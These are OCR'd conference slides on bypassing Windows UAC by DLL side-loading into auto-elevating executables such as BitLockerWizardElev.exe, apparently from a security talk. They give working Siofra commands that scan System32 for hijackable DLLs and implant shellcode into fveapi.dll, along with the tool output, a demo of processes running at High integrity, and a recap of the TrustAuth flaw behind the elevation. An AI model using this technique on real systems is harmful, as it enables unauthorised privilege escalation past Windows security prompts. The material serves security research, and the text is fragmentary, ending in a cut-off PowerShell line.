  - Whitelisted EXE Files with Trusted Signature
  - AutoElevated Marked EXE Files
  → DLL Side-Loading Tricks to hijack AutoElevated Marked EXE Files

aaaddress1@chroot.org

$_payload?



aaaddress1@chroot.org

$_ Siofra

github.com/Cybereason/siofra

Cybereason / siofra

Watch 18 | Star 157 | Fork 39

Code | Issues 1 | Pull requests 0 | Projects 0 | Wiki | Insights


No description, website, or topics provided.

9 commits | 1 branch | 0 releases | 2 contributors | GPL-3.0

Branch: master | New pull request | Create new file | Upload files | Find File | Clone or download

forrest-re Merge pull request #1 from vocatan/master ... Latest commit edb33f8 on 6 Oct 2017

Implant64.asm	Rename Shellcode64.asm to Implant64.asm	2 years ago
LICENSE	Initial commit	2 years ago
README.txt	Fix license type from GLP 3 to GPL 3 -- great tool!	2 years ago
Siofra-Research-Tool-Cybereason.pdf	Added main PDF	2 years ago
Siofra32.exe	Added 32 and 64 bit tool binaries	2 years ago
Siofra64.exe	Added 32 and 64 bit tool binaries	2 years ago




$_ Siofra

```
C:\Users\exploit\Desktop\siofra-master
λ Siofra64.exe --mode file-scan -f "C:\Windows\System32" -r --enum-dependency --dll-hijack --auto-elevate
[*] Siofra version 1.13 has entered architecture mode x64

======== C:\Windows\System32\BitLockerWizardElev.exe [64-bit PE] ========
BitLockerWizardElev.exe
    KERNEL32.dll [KnownDLL]
    msvcrt.dll [KnownDLL]
    FVEWIZ.dll [!]
        ADVAPI32.dll [KnownDLL]
            api-ms-win-eventing-controller-l1-1-0.dll [API set]
                sechost.dll [KnownDLL]
                    RPCRT4.dll [KnownDLL]
        bcrypt.dll [Base]
        BDEUI.dll [!]
            OLEAUT32.dll [KnownDLL]
                msvcp_win.dll [Base]
                    api-ms-win-crt-string-l1-1-0.dll [API set]
                        ucrtbase.dll [Base]
                combase.dll [KnownDLL]
                    bcryptPrimitives.dll [Base]
            FVEAPI.dll [!]
            ole32.dll [KnownDLL]
                GDI32.dll [KnownDLL]
```


aaaddress1@chroot.org

$_ Siofra


```
C:\Users\exploit\Desktop\siofra-master
λ  Siofra64.exe --mode infect -f fveapi_org.dll -o fveapi.dll --payload-type process --payload-path mspaint.exe
[*] Siofra version 1.13 has entered architecture mode x64
[*] Infection mode selected (verbosity level 1).
[*] Successfully read target file fveapi_org.dll (898048 bytes) to memory
[*] Selected process creation shellcode (1492 bytes) for implant
[*] Allocated 1516 bytes for custom shellcode (including path mspaint.exe)
[*] Successfully validated chosen PE with entry point 0x00027230
[*] Entry point at 0x00027230 tied to section ".text". Checking for relocs overlapping with detour of size 10 tc
ddress
[*] The desired PE contains a valid reloc section at 0x000df000.
[*] This file has relocations but they do not interfere with the desired detour at 0x00027230 (10 bytes)
[*] New PE created
    File size: 898048 -> 899584 bytes
    Detour information
        Size: 10
        RVA: 0x00027230
        Destination: 0x000e0200
    Checksum: 0x000e66a2 -> 0x000eb0e3
    Image size: 0x000e1000 -> 0x000e1000
    Implanted section
        Name: .reloc (index 6)
        RVA: 0x000df000
        Virtual size: 4108 -> 6124 bytes
        Raw size: 4608 -> 6144 bytes
        Payload address: 0x000e0200
        Payload size: 1528
[+] Successfully completed appender infection on fveapi_org.dll
[+] Wrote new PE to output file fveapi.dll
```



$_ DEMO


Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-RO12T...
未命名 - 小畫家
檔案
常用
檢視
剪貼簿
影像
工具
筆刷
形狀
大小
色彩
使用小畫家 3D 編輯
產品通告
100%
cmd.exe
High
9904
mspaint.exe
High
4296

$_ ./Recap



- TrustAuth_A used for verifying child process launched from a trustable dircctory
- if trusted, TrustAuth_B check child process signed with legal signature or marked as AutoElevate
- Consent.exe launched, and the UAC prompt pops up if child process isn't full trusted
- TrustAuth_A/B is an extra design. The different paths between verification and Forking Process lead to EoP

aaaddress1@chroot.org

Thanks !

Github

Slide

Facebook

@aaaddress1

```
PS C:\>
[System.Convert]::ToBase64String([Syste
ext.Encoding]::UTF8.GetBytes("P
```

aaaddress1@chroot.org